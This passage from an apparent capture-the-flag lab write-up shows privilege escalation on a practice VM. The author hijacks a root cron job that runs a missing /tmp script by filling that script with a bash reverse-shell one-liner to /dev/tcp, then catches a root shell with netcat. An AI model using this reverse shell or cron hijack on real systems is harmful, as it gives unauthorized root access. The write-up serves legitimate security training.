ryan@ryan-VirtualBox:~/Desktop$ ls -la
total 16
drwxr-xr-x  2 ryan ryan 4096 Oct  3 21:57 .
drwxr-xr-x 16 ryan ryan 4096 Oct  3 23:16 ..
-rw-r--r--  1 root root  157 Oct  3 21:06 to_do.txt
-rw-r-----  1 ryan ryan   30 Oct  3 21:57 user.txt
ryan@ryan-VirtualBox:~/Desktop$ 
```

We can also finally look at the user.txt


Priv Esc



```
ryan@ryan-VirtualBox:~/Desktop$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   root    bash /tmp/deleteuser.sh
#
```

In crontab we do have a deleteuser.sh


However in /tmp there is not delete user...




```
ryan@ryan-VirtualBox:~/Desktop$ cd /tmp/
ryan@ryan-VirtualBox:/tmp$ ls -la
total 3312
drwxrwxrwt 18 root    root       4096 Oct  3 23:35 .
drwxr-xr-x 24 root    root       4096 Oct  3 20:06 ..
-rw-------  1 ryan    ryan          0 Oct  3 23:14 config-err-f7CWXs
drwxrwxrwt  2 root    root       4096 Oct  3 23:13 .font-unix
drwxr-xr-x  2 jenkins jenkins    4096 Oct  3 23:14 hsperfdata_jenkins
drwxr-xr-x  2 root    root       4096 Oct  3 23:14 hsperfdata_root
drwxrwxrwt  2 root    root       4096 Oct  3 23:15 .ICE-unix
drwx------  2 jenkins jenkins    4096 Oct  3 23:14 jetty-0_0_0_0-8080-war-_-any-10413361502998462751
drwx------  3 root    root       4096 Oct  3 23:13 systemd-private-23e2dda26026486988e04741c95a743c-apache2.service-PmTLfY
drwx------  3 root    root       4096 Oct  3 23:14 systemd-private-23e2dda26026486988e04741c95a743c-bolt.service-qiTfdG
drwx------  3 root    root       4096 Oct  3 23:14 systemd-private-23e2dda26026486988e04741c95a743c-colord.service-AGJYQr
drwx------  3 root    root       4096 Oct  3 23:15 systemd-private-23e2dda26026486988e04741c95a743c-fwupd.service-vuDEZN
drwx------  3 root    root       4096 Oct  3 23:13 systemd-private-23e2dda26026486988e04741c95a743c-ModemManager.service-F0njmK
drwx------  3 root    root       4096 Oct  3 23:14 systemd-private-23e2dda26026486988e04741c95a743c-rtkit-daemon.service-Rzol0k
drwx------  3 root    root       4096 Oct  3 23:13 systemd-private-23e2dda26026486988e04741c95a743c-systemd-resolved.service-JZf1eI
drwx------  3 root    root       4096 Oct  3 23:13 systemd-private-23e2dda26026486988e04741c95a743c-systemd-timesyncd.service-fS963I
drwxrwxrwt  2 root    root       4096 Oct  3 23:13 .Test-unix
```

Alright we made the .sh file

Now we need to make it executable and start up a listener




```
ryan@ryan-VirtualBox:/tmp$ nano deleteuser.sh
ryan@ryan-VirtualBox:/tmp$ cat deleteuser.sh
bash -i >& /dev/tcp/10.0.0.2/4242 0>&1

ryan@ryan-VirtualBox:/tmp$
```



```
ryan@ryan-VirtualBox:/tmp$ chmod 777 deleteuser.sh
ryan@ryan-VirtualBox:/tmp$ ls -la deleteuser.sh
-rwxrwxrwx 1 ryan ryan 40 Oct  3 23:37 deleteuser.sh
ryan@ryan-VirtualBox:/tmp$
```

There we go, lets start a listener and wait




```
kali@kali: ~/Desktop/My_Boxes 66x18
┌──(kali㉿kali)-[~/Desktop/My_Boxes]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
```


You can always test your bash script by exectuing deleteuser.sh with a ./deleteuser.sh

I always like to do that to make sure everything is good within the script itself, then I know I can just wait and get some type of reverse shell

After around a minute we get the following



```
┌──(kali㉿kali)-[~/Desktop/My_Boxes]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.10.2] from (UNKNOWN) [10.10.10.21] 57874
bash: cannot set terminal process group (2493): Inappropriate ioct
l for device
bash: no job control in this shell
root@ryan-VirtualBox:~#
```



```
cd /root
root@ryan-VirtualBox:~# ls -la
ls -la
total 40
drwx------  6 root root 4096 Oct  3 21:56 .
drwxr-xr-x 24 root root 4096 Oct  3 20:06 ..
-rw-------  1 root root  659 Oct  3 22:00 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Sep 15 16:23 .cache
drwx------  3 root root 4096 Oct  3 20:00 .gnupg
drwxr-xr-x  3 root root 4096 Oct  3 21:00 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   37 Oct  3 21:56 root.txt
drwxr-xr-x  6 root root 4096 Oct  3 20:00 snap
root@ryan-VirtualBox:~# whoami
whoami
root
root@ryan-VirtualBox:~#
```

And going into the root directory we find our last flag